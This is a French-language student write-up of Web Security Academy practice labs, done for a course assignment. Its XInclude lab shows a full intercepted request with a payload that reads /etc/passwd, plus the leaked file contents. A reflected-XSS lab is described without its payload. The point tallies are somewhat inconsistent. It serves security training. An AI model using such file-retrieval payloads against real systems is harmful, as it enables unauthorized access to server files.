
\$42.15

Le laboratoire suivant, de niveau *Practitioner*, s'intitule **Exploiting XInclude to retrieve files**.

Nous avons commencé par accéder à la page d'accueil en nous connectant avec les identifiants habituels.



Ensuite, nous avons activé l'intercepteur dans Burp Suite, sélectionné un produit, puis envoyé la requête correspondante. Après avoir choisi un pays pour vérifier le stock, nous avons intercepté la requête et l'avons envoyée vers Burp SuiteRepeater pour modification



Le processus pour réaliser ce laboratoire consistait simplement à modifier les valeurs **productid** et **storeId** dans la requête en y insérant une commande. Voir l'image ci-dessous pour la commande utilisée dans la valeur de **productid**.

```

1 POST /product/stock HTTP/2
2 Host: 0a6e004c049ed7ba83b246d4004d0013.web-security-academy.net
3 Cookie: session=miJh2MhptveLH6JywGeefZK1k7qc0HK5
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a6e004c049ed7ba83b246d4004d0013.web-security-academy.net/product?productid=1
9 Content-Type: application/x-www-form-urlencoded
10 Origin: https://0a6e004c049ed7ba83b246d4004d0013.web-security-academy.net
11 Content-Length: 21
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 productid=<foo xmlns:xi='http://www.w3.org/2001/XInclude'><xi:include parse='text'
18 href='file:///etc/passwd' /></foo>
19 &storeId=

```

Lorsque nous envoyons la requête, nous obtenons une réponse contenant des informations sensibles sur les répertoires et les données. Voir l'image ci-dessous.

```
? ⚙️ ⬅️ ➡️ Search... 0 matches

Response
Pretty Raw Hex Render
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2285
5
6 *Invalid product ID: root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:MailListManager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:GnatsBug-ReportingSystem(admin):/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001:/home/peter:/bin/bash

? ⚙️ ⬅️ ➡️ Search... 0 matches

Done 2,409 bytes | 334 millis
```

Après avoir rafraîchi la page de mon navigateur web, le labo est résolu automatiquement.

Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSec

WebSecurity Academy

Exploiting XInclude to retrieve files

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!


Share your skills!Continue learning >>

Home

Giant Pillow Thing

★★★★★

Avec ce laboratoire de niveau *Practitioner* complété, nous atteignons un total de 11 laboratoires Apprentice et 4 Practitioner, soit 19 points. Il ne reste donc plus qu'un point à obtenir, qui sera réalisé avec le laboratoire du dernier parcours d'apprentissage.




Path 10 – Cross-Site Scripting (XSS)

Pour le 10e et dernier parcours, j'ai choisi le **Cross-Site Scripting (XSS)**. Qu'est-ce que c'est ? Le Cross-site scripting est une vulnérabilité web qui permet à un attaquant d'injecter des scripts malveillants dans des sites de confiance. Cette exploitation peut compromettre les données des utilisateurs, modifier le contenu d'un site et exécuter des actions à l'insu des victimes.

Pour le premier laboratoire de ce parcours — et dernier laboratoire du devoir — j'ai choisi **Reflected XSS into HTML context with nothing encoded**.

Pour résoudre ce laboratoire, il suffisait d'exploiter une faille XSS en entrant une charge utile dans la barre de recherche :



Nous saisissons donc une commande dans le champ de recherche afin de déclencher l'exécution du script.



Après avoir cliqué sur le bouton de recherche, le laboratoire est immédiatement validé.



Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

[Home](#)

0 search results for "

Conclusion

Ce laboratoire final conclut le devoir 4 dans son ensemble. Ils ont été très utiles pour acquérir une expérience pratique sur les vulnérabilités web courantes, leur fonctionnement et leur exploitation. Il est essentiel de comprendre comment ces vulnérabilités sont exploitées avant de se lancer dans le domaine de l'investigation en cybersécurité.

Voici les résultats finaux selon le système de points :

- **Apprentice (1 point): $12 \times = 12$ points**
- **Practitioner (2 points): $4 \times = 8$ points**
- **Expert (3 points): $0 \times = 0$ point**

Total combiné: 20 points

Objectif : 20 points et 10 parcours d'apprentissage complétés — ATTEINT

Références: Only the videos provided with each lab (example:

https://www.youtube.com/watch?v=mW4pFLD-4Hw&ab_channel=MichaelSommer for the last lab (XSS))